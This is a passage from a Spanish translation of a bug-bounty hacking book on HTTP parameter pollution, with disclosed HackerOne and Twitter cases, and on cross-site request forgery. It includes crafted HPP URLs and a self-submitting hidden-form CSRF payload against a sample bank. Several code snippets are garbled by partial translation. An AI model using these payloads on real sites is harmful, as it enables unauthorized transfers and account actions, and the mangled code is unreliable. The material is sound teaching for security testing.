`https://www.bank.com/transfer?from=12345&to=67890&amount=5000&from=ABCDEF`

---

Inicialmente, esta URL está estructurada de la misma manera que el primer ejemplo, pero agrega un parámetro from adicional que especifica otra cuenta de envío, ABCDEF. En esta situación, un atacante enviaría el parámetro adicional con la esperanza de que la aplicación validara la transferencia usando el primer parámetro from pero retirara el dinero usando el segundo. Entonces, un atacante podría ejecutar una transferencia desde una cuenta.

no son propietarios si el banco confió en el último parámetro que recibió.

En lugar de transferir \$5000 de la cuenta 12345 a 67890, el código del lado del servidor usaría el segundo parámetro y enviaría dinero de la cuenta ABCDEF a 67890.

Cuando un servidor recibe varios parámetros con el mismo nombre, puede responder de diversas formas. Por ejemplo, PHP y Apache usan la última aparición, Apache Tomcat usa la primera aparición, ASP e IIS usan todas las apariciones, y así sucesivamente. Dos investigadores, Luca Caretoni y Stefano di Paolo, realizaron una presentación detallada sobre las muchas diferencias entre las tecnologías de servidores en la conferencia AppSec EU 09: esta información ahora está disponible en el sitio web de OWASP en [https://www.owasp.org/images/b/ba/AppsecEU09\\_CarettoniDiPaola\\_v0.8.pdf](https://www.owasp.org/images/b/ba/AppsecEU09_CarettoniDiPaola_v0.8.pdf) (ver diapositiva 9).

Como resultado, no existe un proceso único garantizado para manejar múltiples envíos de parámetros con el mismo nombre, y encontrar vulnerabilidades de HPP requiere algo de experimentación para confirmar cómo funciona el sitio que está probando.

El ejemplo del banco utiliza parámetros que son obvios. Pero a veces las vulnerabilidades de HPP ocurren como resultado de un comportamiento oculto del lado del servidor a partir de un código que no es directamente visible. Por ejemplo, digamos que su banco decide revisar la forma en que procesa las transferencias y cambia su código de backend para no incluir un parámetro de en la URL. Esta vez, el banco tomará dos parámetros, uno para la cuenta a transferir y otro para el monto a transferir. La cuenta desde la que realizar la transferencia la establecerá el servidor, que es invisible para usted. Un enlace de ejemplo podría verse así:

---

<https://www.bank.com/transfer?to=67890&amount=5000>

---

Normalmente, el código del lado del servidor sería un misterio para nosotros, pero por el bien de este ejemplo, sabemos que el código Ruby del lado del servidor (abiertamente terrible y redundante) del banco se ve así:

---

```
usuario.cuenta = 12345
def prepare_transfer( params )  params <<
  usuario.cuenta  transfer_money(params)
#usuario.cuenta (12345) se convierte en params[2] fin
```

---

```

def transferir_dinero(params)
    a = params[0]
    monto = params[1]
    desde = params[2]
        transferir(a,monto,desde)
fin

```

---

Este código crea dos funciones, `prepare_transfer` y `transfer_money`.

La función `prepare_transfer` toma una matriz llamada `params`, que contiene los parámetros `to` y `cantidad` de la URL. La matriz sería `[67890,5000]`, donde los valores de la matriz están entre paréntesis y cada valor está separado por una coma. La primera línea de la función `agrega la información de la cuenta de usuario que se definió anteriormente en el código al final de la matriz.` Terminamos con la matriz `[67890,5000,12345]` y luego los parámetros se pasan a `transfer_money`. Tenga `parámetros, en cuenta` que, a diferencia de los parámetros, las matrices no tienen nombres asociados con sus valores, por lo que el código depende de que la matriz siempre contenga cada valor en orden: la cuenta a la que transferir es la primera, la cantidad a transferir es la siguiente y la cuenta a transferir `from` sigue los otros dos valores. En `transfer_money`, el orden de los valores se vuelve evidente cuando la función asigna cada valor de la matriz a una variable. Debido a que las ubicaciones de la matriz están numeradas a partir de 0, `params[0]` accede al valor en la primera ubicación de la matriz, que es 67890 en este caso, y lo asigna a la variable `a`. Los otros valores también se asignan a variables en las líneas `y`. Luego, los nombres de las variables se pasan a la función de transferencia, que no se muestra en este fragmento de código, que toma los valores y transfiere el dinero.

Lo ideal sería que los parámetros de URL siempre tuvieran el formato esperado por el código. Sin embargo, un atacante podría cambiar el resultado de esta lógica pasando un valor `from` a `params`, como ocurre con la siguiente URL:

---

<https://www.bank.com/transfer?to=67890&amount=5000&from=ABCDEF>

---

En este caso, el parámetro `from` también se incluye en la matriz de parámetros pasada a la función `prepare_transfer`; por lo tanto, los valores de la matriz serían `[67890,5000,ABCDEF]` y agregar la cuenta de usuario en `daría como resultado [67890,5000,ABCDEF,12345]. Como resultado, en transfer_money`

función llamada en `prepare_transfer`, la variable `from` tomaría el tercer parámetro, esperando el valor de cuenta de usuario 12345, pero en realidad haría referencia al valor pasado por el atacante ABCDEF .

## HPP del lado del cliente

Las vulnerabilidades de HPP del lado del cliente permiten a los atacantes injectar parámetros adicionales en una URL para crear efectos en el lado del usuario (el lado del cliente es una forma común de referirse a las acciones que ocurren en su computadora, a menudo a través del navegador, y no en los servidores del sitio). .

Luca Carettoni y Stefano di Paola incluyeron un ejemplo de este comportamiento en su presentación utilizando la URL teórica `http://host/page.php?par=123%26action=edit` y el siguiente código del lado del servidor:

---

```
<? $val=htmlspecialchars($_GET['par'],ENT_QUOTES); ?> <a href="/page.php?action=view&par='.<?=$val?>.">¡Mírame!</a>
```

---

Este código genera una nueva URL basada en el valor del parámetro `par`, un usuario-ingresado. En este ejemplo, el atacante pasa el valor `123%26action=edit` como valor de `par` para generar un parámetro adicional no deseado. El valor codificado en URL para `&` es `%26`, lo que significa que cuando se analiza la URL, `%26` se interpreta como `&`. Este valor agrega un parámetro adicional al `href` generado sin hacer explícito el parámetro de acción en la URL. Si el parámetro hubiera usado `123&action=edit` en lugar de `%26`, `&` se habría interpretado como una separación de dos parámetros diferentes, pero debido a que el sitio solo usa el parámetro `par` en su código, el parámetro de acción se eliminaría.

El valor `%26` soluciona este problema asegurándose de que la acción no se reconozca inicialmente como un parámetro separado, por lo que `123%26action=edit` se convierte en el valor de `par`.

A continuación, `par` (con el `&` codificado como `%26`) se pasa a la función `htmlspecialchars` . La función `htmlspecialchars` convierte caracteres especiales, como `%26`, a sus valores codificados en HTML, convirtiendo `%26` en `&` (la entidad HTML que representa `&` en HTML), donde eso

El personaje puede tener un significado especial. Luego, el valor convertido se almacena en \$val. Luego se genera un nuevo enlace agregando \$val al valor href en

. Entonces el enlace generado se convierte en <a href="/page.php? action=view&par=123&action=edit">. En consecuencia, el atacante ha logrado agregar la acción adicional = editar a la URL href , lo que podría generar una vulnerabilidad dependiendo de cómo la aplicación maneje el parámetro de acción contrabandeado .

Los siguientes tres ejemplos detallan las vulnerabilidades HPP del lado del cliente y del servidor encontradas en HackerOne y Twitter. Todos estos ejemplos involucraron manipulación de parámetros de URL. Sin embargo, debe tener en cuenta que no se encontraron dos ejemplos que utilizaran el mismo método ni compartieran la misma causa raíz, lo que refuerza la importancia de realizar pruebas exhaustivas al buscar vulnerabilidades de HPP.

### Botones para compartir en redes sociales de HackerOne

Dificultad: Baja

URL: <https://hackerone.com/blog/introtaining-signal-and-impact/> Fuente:

<https://hackerone.com/reports/105953/> Fecha de

informe: 18 de diciembre de 2015

Recompensa pagada:

\$500 por trayecto Encontrar vulnerabilidades de HPP es buscar enlaces que aparezcan para contactar con otros servicios. Las publicaciones del blog de HackerOne hacen precisamente eso al incluir enlaces para compartir contenido en sitios de redes sociales populares, como Twitter, Facebook, etc. Al hacer clic, estos enlaces de HackerOne generan contenido para que el usuario lo publique en las redes sociales. El contenido publicado incluye una referencia URL a la publicación del blog original.

Un hacker descubrió una vulnerabilidad que le permitía agregar un parámetro a la URL de una publicación del blog de HackerOne. El parámetro de URL agregado se reflejaría en el enlace de la red social compartida, de modo que el contenido de la red social generado se vincularía a algún lugar que no sea la URL del blog de HackerOne prevista.

El ejemplo utilizado en el informe de vulnerabilidad implicó visitar la URL <https://hackerone.com/blog/introtaining-signal> y luego agregar &u=https://vk.com/durov al final. En la página del blog, cuando HackerOne mostraba un enlace para compartir en Facebook, el enlace sería el siguiente:

---

[https://www.facebook.com/sharer.php?  
u=https://hackerone.com/blog/introduciendo -signal?  
&u=https://vk.com/durov](https://www.facebook.com/sharer.php?u=https://hackerone.com/blog/introduciendo -signal?&u=https://vk.com/durov)

---

Si los visitantes de HackerOne hicieran clic en este enlace actualizado maliciosamente mientras intentaban compartir contenido, el último parámetro u tendría prioridad sobre el primer parámetro u . Posteriormente, la publicación de Facebook usaría el último parámetro u . Luego, los usuarios de Facebook que hicieran clic en el enlace serían dirigidos a <https://vk.com/durov> en lugar de a HackerOne.

Además, al publicar en Twitter, HackerOne incluye un texto de tweet predeterminado que promociona la publicación. Los atacantes también podrían manipular este texto incluyendo &text= en la URL, así:

---

[https://hackerone.com/blog/introtaining-signal?&u=https://vk.com/durov&text=another\\_site:https://vk.com/durov](https://hackerone.com/blog/introtaining-signal?&u=https://vk.com/durov&text=another_site:https://vk.com/durov)

---

Cuando un usuario hacía clic en este enlace, aparecía una ventana emergente de tweet que contenía el texto "otro\_sitio: <https://vk.com/durov>" en lugar de un texto que promocionara el blog de HackerOne.

## Conclusiones

Esté atento a las oportunidades de vulnerabilidad cuando los sitios web aceptan contenido, parecen estar contactando con otro servicio web (como sitios de redes sociales) y dependen de la URL actual para generar el contenido que se publicará.

En estas situaciones, es posible que el contenido enviado se transmita sin someterse a los controles de seguridad adecuados, lo que podría generar vulnerabilidades de contaminación de parámetros.

## Notificaciones de cancelación de suscripción de Twitter

Dificultad: Baja URL:

<https://www.twitter.com/> Fuente: <https://blog.mert.ninja/twitter-hpp-vulnerability/>

Fecha de notificación: 23 de agosto de 2015 Recompensa pagada:

700 dólares En algunos

casos, se puede encontrar con éxito una vulnerabilidad HPP requiere persistencia. En agosto de 2015, el hacker Mert Tasci notó una URL interesante (que acorté aquí) al cancelar la suscripción para recibir notificaciones de Twitter:

---

<https://twitter.com/i/u?iid=F6542&uid=1134885524&nid=22+26&sig=647192e86e28fb6691db2502c5ef6cf3xxx>

---

Observe el parámetro UID. Este UID resulta ser el ID de usuario de la cuenta de Twitter actualmente iniciada. Después de notar el UID, Tasci hizo lo que harían la mayoría de los piratas informáticos: intentó cambiar el UID por el de otro usuario, pero no pasó nada. Twitter acaba de devolver un error.

Decidido a continuar cuando otros se habrían dado por vencidos, Tasci intentó agregar un segundo parámetro UID para que la URL se viera así (nuevamente, una versión abreviada):

---

<https://twitter.com/i/u?iid=F6542&uid=2321301342&uid=1134885524&nid=22+26&sig=647192e86e28fb6691db2502c5ef6cf3xxx>

---

¡Éxito! Logró cancelar la suscripción de otro usuario a sus notificaciones por correo electrónico. Twitter era vulnerable a la cancelación de la suscripción de usuarios por parte de HPP. La razón por la que esta vulnerabilidad es digna de mención, como me explicó FileDescriptor, se relaciona con el parámetro SIG . Resulta que Twitter genera el valor SIG utilizando el valor UID . Cuando un usuario hace clic en la URL para cancelar la suscripción, Twitter valida que la URL no ha sido manipulada comprobando los valores SIG y UID . Entonces, en la prueba inicial de Tasci, cambiar el UID para cancelar la suscripción de otro usuario falló porque el

La firma ya no coincidía con lo que Twitter esperaba. Sin embargo, al agregar un segundo UID, Tasci logró que Twitter validara la firma con el primer parámetro UID pero realizará la acción de cancelar la suscripción utilizando el segundo parámetro UID .

### Conclusiones Los

esfuerzos de Tasci demuestran la importancia de la perseverancia y el conocimiento. Si se hubiera alejado de la vulnerabilidad después de cambiar el UID por el de otro usuario y fallar o si no hubiera conocido las vulnerabilidades de tipo HPP, no habría recibido su recompensa de \$700.

Además, esté atento a los parámetros con números enteros incrementados automáticamente, como UID, que se incluyen en las solicitudes HTTP: muchas vulnerabilidades implican la manipulación de valores de parámetros como estos para hacer que las aplicaciones web se comporten de maneras inesperadas. Discutiré esto con más detalle en el Capítulo 16.

### Intenciones web de Twitter

Dificultad: Baja

URL: <https://twitter.com/>

Fuente: <https://ericrafalof.com/parameter-tampering-attack-on-twitter-web-intents/>

Fecha de notificación: noviembre de 2015

Recompensa pagada: no revelada

En algunos casos, una vulnerabilidad HPP puede ser indicativa de otros problemas y puede llevar a encontrar errores adicionales. Esto es lo que sucedió en la función Twitter Web Intents. La función proporciona flujos emergentes para trabajar con los tweets, respuestas, retweets, me gusta y seguidores de los usuarios de Twitter en el contexto de sitios que no son de Twitter. Los Twitter Web Intents hacen posible que los usuarios interactúen con el contenido de Twitter sin salir de la página o sin tener que autorizar una nueva aplicación solo para la interacción. La Figura 3- 1 muestra un ejemplo de cómo se ve una de estas ventanas emergentes.




Figura 3-1: Una versión anterior de la función Twitter Web Intents, que permite a los usuarios interactuar con el contenido de Twitter sin salir de la página. En este ejemplo, a los usuarios les puede gustar el tweet de Jack.

Al probar esta característica, el hacker Eric Rafaloff descubrió que los cuatro tipos de intención (seguir a un usuario, darle me gusta a un tweet, retuitear y twittear) eran vulnerables al HPP. Twitter crearía cada intención mediante una solicitud GET con parámetros de URL como los siguientes:

---

[https://twitter.com/intent/intentType?parameter\\_name=parameterValue](https://twitter.com/intent/intentType?parameter_name=parameterValue)

---

Esta URL incluiría intentType y uno o más pares de nombre/valor de parámetro; por ejemplo, un nombre de usuario de Twitter y un ID de Tweet.

Twitter usaría estos parámetros para crear la intención emergente para mostrar al usuario a seguir o twittear para darle me gusta. Rafaloff descubrió un problema cuando creó una URL con dos parámetros de nombre de pantalla en lugar del nombre de pantalla singular esperado para una intención de seguimiento:

---

[https://twitter.com/intent/follow?  
nombre\\_pantalla=twitter&nombre\\_pantalla=ericrtest3](https://twitter.com/intent/follow?nombre_pantalla=twitter&nombre_pantalla=ericrtest3)

---

Twitter manejaría la solicitud dando prioridad al segundo valor de nombre de pantalla , ericrtest3, en lugar del primer valor de Twitter al generar un botón Seguir. En consecuencia, un usuario que intenta seguir

Se podría engañar a la cuenta oficial de Twitter para que siguiera la cuenta de prueba de Rafaloff. Visitar la URL creada por Rafaloff haría que el código backend de Twitter generara el siguiente formulario HTML utilizando los dos parámetros screen\_name :

---

```
<form class="follow" id="follow_btn_form" action="/intent/follow?screen_name=ericrtest3"
método="post"> <input type="hidden"
    name="authenticity_token" value="..." >
    <tipo de entrada="hidden" nombre="nombre_pantalla" valor="twitter">
<tipo de entrada="oculto" nombre="profile_id" valor="783214">
    <button class="button" type="enviar"> <b></
        b><strong>Seguir</strong> </button> </
    form>
```

---

Twitter utilizaría la información del primer parámetro, que está asociado a la cuenta oficial de Twitter. Como resultado, un objetivo vería el perfil correcto del usuario que pretendía seguir porque el primer parámetro screen\_name de la URL se utiliza para completar el código en `Nombre de pantalla` y `profile_id`. Pero, después de hacer clic en el botón, el objetivo seguiría a ericrtest3, porque la acción en la etiqueta del formulario usaría en su lugar el valor del segundo parámetro screen\_name pasado a la URL original.

De manera similar, al presentar las intenciones de dar me gusta, Rafaloff descubrió que podía incluir un parámetro screen\_name a pesar de que no tenía relevancia para dar me gusta al tweet. Por ejemplo, podría crear esta URL:

---

[https://twitter.com/intent/like?tweet\\_i.d=6616252302978211845&screen\\_name=ericrtest3](https://twitter.com/intent/like?tweet_i.d=6616252302978211845&screen_name=ericrtest3)

---

Una intención similar normal solo necesitaría el parámetro tweet\_id ; sin embargo, Rafaloff injectó el parámetro screen\_name al final de la URL. Al darle Me gusta a este tweet, se le presentará al objetivo el perfil de propietario correcto para darle Me gusta al tweet. Pero el botón Seguir al lado del tweet correcto y el perfil correcto del tweeter sería para el usuario no relacionado ericrtest3.

La vulnerabilidad Twitter Web Intents es similar a la vulnerabilidad UID anterior de Twitter. Como era de esperar, cuando un sitio es vulnerable a una falla como HPP, podría ser indicativo de un problema sistémico más amplio. A veces, cuando encuentras una vulnerabilidad de este tipo, vale la pena tomarte el tiempo para explorar la plataforma en su totalidad para ver si hay otras áreas donde puedas explotar un comportamiento similar.

## Resumen

El riesgo que plantea HPP depende de las acciones que realiza el backend de un sitio y de dónde se utilizan los parámetros contaminados.

Descubrir las vulnerabilidades de HPP requiere pruebas exhaustivas, más que para otras vulnerabilidades, porque normalmente no podemos acceder a los servidores de códigos que se ejecutan después de recibir nuestra solicitud HTTP. Esto significa que sólo podemos inferir cómo los sitios manejan los parámetros que les pasamos.

Mediante prueba y error, puede descubrir situaciones en las que se producen vulnerabilidades de HPP. Por lo general, los enlaces de redes sociales son un buen primer lugar para probar este tipo de vulnerabilidad, pero recuerde seguir investigando y pensar en HPP cuando esté probando sustituciones de parámetros, como valores similares a ID.

# 4

## FALSIFICACIÓN DE SOLICITUDES ENTRE SITIOS



Un ataque de falsificación de solicitudes entre sitios (CSRF) ocurre cuando un atacante puede hacer que el navegador de un objetivo envíe una solicitud HTTP a otro sitio web.

Luego, ese sitio web realiza una acción como si la solicitud fuera válida y enviada por el objetivo. Un ataque de este tipo normalmente depende de que el objetivo esté previamente autenticado en el sitio web vulnerable donde se envía la acción y ocurre sin el conocimiento del objetivo. Cuando un ataque CSRF tiene éxito, el atacante puede modificar la información del lado del servidor e incluso podría hacerse cargo de la cuenta de un usuario. Aquí hay un ejemplo básico, que veremos en breve:

1. Bob inicia sesión en el sitio web de su banco para consultar su saldo.
2. Cuando termina, Bob revisa su cuenta de correo electrónico en otro dominio.
3. Bob recibe un correo electrónico con un enlace a un sitio web desconocido y hace clic en el enlace para ver a dónde conduce.
4. Cuando se carga, el sitio desconocido le indica al navegador de Bob que realice una solicitud HTTP al sitio web bancario de Bob, solicitando una transferencia de dinero desde su cuenta a la del atacante.
5. El sitio web bancario de Bob recibe la solicitud HTTP iniciada desde un sitio web desconocido (y malicioso). Pero como el sitio web del banco no tiene ninguna protección CSRF, procesa la transferencia.

# Autenticación

Los ataques CSRF, como el que acabo de describir, aprovechan las debilidades en el proceso que utilizan los sitios web para autenticar solicitudes. Cuando visita un sitio web que requiere que inicie sesión, generalmente con un nombre de usuario y contraseña, ese sitio normalmente lo autenticará. Luego, el sitio almacenará esa autenticación en su navegador para que no tenga que iniciar sesión cada vez que visite una nueva página de ese sitio. Puede almacenar la autenticación de dos formas: utilizando el protocolo de autenticación básico o una cookie.

Puede identificar un sitio que utiliza autorización básica cuando las solicitudes HTTP incluyen un encabezado similar a este: Autorización: Básica QWxhZGRpbjpPcGVuU2VzYW1I. La cadena de aspecto aleatorio es un nombre de usuario y una contraseña codificados en base64 separados por dos puntos. En este caso, QWxhZGRpbjpPcGVuU2VzYW1I decodifica a Aladdin:OpenSesame. No nos centraremos en la autenticación básica en este capítulo, pero puede utilizar muchas de las técnicas que se tratan aquí para explotar las vulnerabilidades CSRF que utilizan la autenticación básica.

Las cookies son pequeños archivos que los sitios web crean y almacenan en el navegador del usuario. Los sitios web utilizan cookies para diversos fines, como almacenar información como las preferencias del usuario o el historial de visitas del usuario a un sitio web. Las cookies tienen ciertos atributos, que son piezas de información estandarizadas. Esos detalles informan a los navegadores sobre las cookies y cómo tratarlas. Algunos atributos de cookies pueden incluir dominio, caducidad, edad máxima y httponly, sobre los cuales aprenderá más seguro, adelante en este capítulo. Además de los atributos, las cookies pueden contener un par de nombre/valor, que consta de un identificador y un valor asociado que se pasa a un sitio web (el atributo de dominio de la cookie define el sitio al que pasar esta información).

Los navegadores definen la cantidad de cookies que un sitio puede configurar. Pero normalmente, los sitios individuales pueden configurar entre 50 y 150 cookies en los navegadores comunes, y algunos supuestamente admiten más de 600. Los navegadores generalmente permiten que los sitios utilicen un máximo de 4 KB por cookie. No existe un estándar para los nombres o valores de las cookies: los sitios son libres de elegir sus propios pares de nombre/valor y propósitos. Por ejemplo, un sitio podría utilizar

una cookie llamada sessionId para recordar quién es un usuario en lugar de tener que ingresar su nombre de usuario y contraseña para cada página que visita o acción que realiza. (Recuerde que las solicitudes HTTP no tienen estado, como se describe en el Capítulo 1. Sin estado significa que con cada solicitud HTTP, un sitio web no sabe quién es un usuario, por lo que debe volver a autenticar a ese usuario para cada solicitud).

Como ejemplo, un par nombre/valor en una cookie podría ser

ID de sesión = 9f86d081884c7d659a2feaa0c55ad015a3bf4f1b2b0b822cd15d6c15b0f00a08

y la cookie podría tener un dominio de .site.com. En consecuencia, la cookie sessionId se enviará a cada sitio <site>.com que visite un usuario, como foo.<site>.com, bar.<site>.com, www.<site>.com, etc. .

Los atributos seguro y httponly indican a los navegadores cuándo y cómo enviar y leer cookies. Estos atributos no contienen valores; en cambio, actúan como indicadores que están presentes en la cookie o no. Cuando una cookie contiene el atributo seguro , los navegadores solo enviarán esa cookie cuando visiten sitios HTTPS. Por ejemplo, si visitó http://www. <sitio>.com/ (un sitio HTTP) con una cookie segura, su navegador no enviará la cookie a ese sitio. El motivo es proteger su privacidad, porque las conexiones HTTPS están cifradas y las conexiones HTTP no. El atributo httponly , que será importante cuando aprenda sobre secuencias de comandos entre sitios en el Capítulo 7, le dice al navegador que lea una cookie solo a través de solicitudes HTTP y HTTPS. Por lo tanto, los navegadores no permitirán que ningún lenguaje de secuencias de comandos, como JavaScript, lea el valor de esa cookie. Cuando los atributos seguro y httponly no están configurados en las cookies, esas cookies podrían enviarse legítimamente pero leerse de forma maliciosa. Se puede enviar una cookie sin el atributo seguro a un sitio que no sea HTTPS; Del mismo modo, JavaScript puede leer una cookie sin httponly configurado.

El expira y edad máxima Los atributos indican cuándo una cookie debe caducar y el navegador debe destruirla. El atributo de caducidad simplemente le dice al navegador que destruya una cookie en una fecha específica. Por ejemplo, una cookie podría establecer el atributo en expires=Wed, 18 Dec 2019 12:00:00 UTC. Por el contrario, la edad máxima es la cantidad de segundos hasta que la cookie caduque y está formateada como un número entero (edad máxima = 300).

En resumen, si el sitio bancario que visita Bob utiliza cookies, el sitio almacenará su autenticación con el siguiente proceso. Una vez que Bob visita el

sitio e inicia sesión, el banco responderá a su solicitud HTTP con una respuesta HTTP, que incluye una cookie que identifica a Bob. A su vez, el navegador de Bob enviará automáticamente esa cookie con todas las demás solicitudes HTTP al sitio web del banco.

Después de terminar sus operaciones bancarias, Bob no cierra sesión cuando sale del sitio web bancario. Tenga en cuenta este detalle importante, porque cuando cierra sesión en un sitio, ese sitio normalmente responderá con una respuesta HTTP que expirará su cookie. Como resultado, cuando vuelvas a visitar el sitio, tendrás que iniciar sesión nuevamente.

Cuando Bob revisa su correo electrónico y hace clic en el enlace para visitar el sitio desconocido, sin darse cuenta está visitando un sitio web malicioso. Ese sitio web está diseñado para realizar un ataque CSRF indicando al navegador de Bob que realice una solicitud al sitio web de su banco. Esta solicitud también enviará cookies desde su navegador.

## CSRF con solicitudes GET

La forma en que el sitio malicioso explota el sitio bancario de Bob depende de si el banco acepta transferencias mediante solicitudes GET o POST . Si el sitio bancario de Bob acepta transferencias mediante solicitudes GET , el sitio malicioso enviará la solicitud HTTP con un formulario oculto o con una etiqueta <img> . Los métodos GET y POST dependen de HTML para hacer que los navegadores envíen la solicitud HTTP requerida, y ambos métodos pueden usar la técnica de formulario oculto, pero solo el método GET puede usar la técnica de etiqueta <img> . En esta sección, veremos cómo funciona el ataque con la técnica de etiqueta HTML <img> cuando se utiliza el método de solicitud GET , y veremos la técnica de formulario oculto en la siguiente sección, "CSRF con solicitudes POST ".

El atacante debe incluir las cookies de Bob en cualquier solicitud HTTP de transferencia al sitio web bancario de Bob. Pero como el atacante no tiene forma de leer las cookies de Bob, no puede simplemente crear una solicitud HTTP y enviarla al sitio bancario. En su lugar, el atacante puede utilizar la etiqueta HTML <img> para crear una solicitud GET que también incluya las cookies de Bob. Una etiqueta <img> representa imágenes en una página web e incluye un atributo src , que indica a los navegadores dónde ubicar los archivos de imágenes. Cuando un navegador muestra una etiqueta <img> , realizará una solicitud HTTP GET al atributo src en el

etiquete e incluya las cookies existentes en esa solicitud. Entonces, digamos que el sitio malicioso usa una URL como la siguiente que transfiere \$500 de Bob a Joe:

---

https://www.bank.com/transfer?from=bob&to=joe&amount=500

---

Entonces la etiqueta maliciosa <img> usaría esta URL como valor fuente, como en la siguiente etiqueta:

---



---

Como resultado, cuando Bob visita el sitio propiedad del atacante, incluye la etiqueta <img> en su respuesta HTTP y el navegador realiza la solicitud HTTP GET al banco. El navegador envía las cookies de autenticación de Bob para obtener lo que cree que debería ser una imagen. Pero, de hecho, el banco recibe la solicitud, procesa la URL en el atributo src de la etiqueta y crea la solicitud de transferencia.

Para evitar esta vulnerabilidad, los desarrolladores nunca deben utilizar solicitudes HTTP GET para realizar solicitudes de modificación de datos de backend, como transferir dinero. Pero cualquier solicitud que sea de sólo lectura debería ser segura. Muchos marcos web comunes utilizados para crear sitios web, como Ruby on Rails, Django, etc., esperarán que los desarrolladores sigan este principio y, por lo tanto, agregarán automáticamente protecciones CSRF a las solicitudes POST pero no a las solicitudes GET .

CSRF con solicitudes POST Si el banco realiza

transferencias con solicitudes POST , necesitará utilizar un enfoque diferente para crear un ataque CSRF. Un atacante no podría usar una etiqueta <img> porque una etiqueta <img> no puede invocar una solicitud POST . En cambio, la estrategia del atacante dependerá del contenido de la solicitud POST .

La situación más simple implica una solicitud POST con el tipo de contenido application/x-www-form-urlencoded o text/plain. El tipo de contenido es un encabezado que los navegadores pueden incluir al enviar solicitudes HTTP. El encabezado le dice al destinatario cómo está codificado el cuerpo de la solicitud HTTP. A continuación se muestra un ejemplo de una solicitud de tipo texto/ contenido sin formato:

---

```
POST / HTTP/1.1 Host:  
www.google.ca User-Agent:  
Mozilla/5.0 (Windows NT 6.1; rv:50.0) Gecko/20100101 Firefox/50.0 Aceptar: text/html,application/  
xhtml+xml,application/  
xml; q=0.9,*/*;q=0.8 Longitud del contenido: 5     Tipo de contenido: texto/sin formato;charset=UTF-8
```

```
DNT: 1  
Conexión: cerrar hola
```

---

El tipo de contenido está etiquetado y su tipo aparece junto con la codificación de caracteres de la solicitud. El tipo de contenido es importante porque los navegadores tratan los tipos de manera diferente (lo cual abordaré en un segundo).

En esta situación, es posible que un sitio malicioso cree un formulario HTML oculto y lo envíe silenciosamente al sitio vulnerable sin el conocimiento del objetivo. El formulario puede enviar una solicitud POST o GET a una URL e incluso puede enviar valores de parámetros. A continuación se muestra un ejemplo de un código dañino en el sitio web al que el enlace malicioso dirigiría a Bob.

a:

---

```
<iframe style="display:none" name="csrf-frame"></iframe>    <form método='POST'  
action='http://bank.com/transfer' target="csrf-frame"  
id="csrf-form">    <tipo  
de entrada='oculto' nombre='de' valor='Bob'> <tipo de entrada='oculto'  
nombre='a' valor='Joe'> <tipo de entrada='oculto' nombre='cantidad'  
valor='500'> <tipo de entrada='enviar' valor='enviar'> </formulario>  
  
<script>document.getElementById("csrf-form").submit()</script>
```

---

Aquí, estamos realizando una solicitud HTTP POST al banco de Bob con un formulario (que se indica mediante el atributo de acción en la etiqueta `<form>`). Debido a que el atacante no quiere que Bob vea el formulario, cada uno de los elementos `<input>` recibe el tipo 'oculto', lo que los hace invisibles en la página web que ve Bob. Como paso final, el atacante incluye algo de JavaScript dentro de una etiqueta `<script>` para enviar automáticamente el formulario cuando se carga la página . JavaScript hace esto llamando al método `getElementById()` en el documento HTML con el ID del

formulario ("csrf-form") que configuramos en la segunda línea como argumento. Al igual que con una solicitud GET , una vez que se envía el formulario, el navegador realiza la solicitud HTTP POST para enviar las cookies de Bob al sitio del banco, lo que invoca una transferencia. Debido a que las solicitudes POST envían una respuesta HTTP al navegador, el atacante oculta la respuesta en un iFrame usando el atributo display:none . Como resultado, Bob no lo ve y no se da cuenta de lo que sucedió.

En otros escenarios, un sitio podría esperar que la solicitud POST se envíe con el tipo de contenido application/json . En algunos casos, una solicitud que sea de tipo aplicación/json tendrá un token CSRF. Este token es un valor que se envía con la solicitud HTTP para que el sitio legítimo pueda validar que la solicitud se originó en sí mismo, no en otro sitio malicioso. A veces, el cuerpo HTTP de la solicitud POST incluye el token, pero en otras ocasiones la solicitud POST tiene un encabezado personalizado con un nombre como X-CSRF-TOKEN. Cuando un navegador envía una solicitud POST de aplicación/json a un sitio, enviará una solicitud HTTP de OPCIONES antes de la solicitud POST . Luego, el sitio devuelve una respuesta a la llamada OPCIONES indicando qué tipos de solicitudes HTTP acepta y de qué orígenes confiables. Esto se conoce como llamada de OPCIONES de verificación previa .

El navegador lee esta respuesta y luego realiza la solicitud HTTP apropiada, que en nuestro ejemplo bancario sería una solicitud POST para la transferencia.

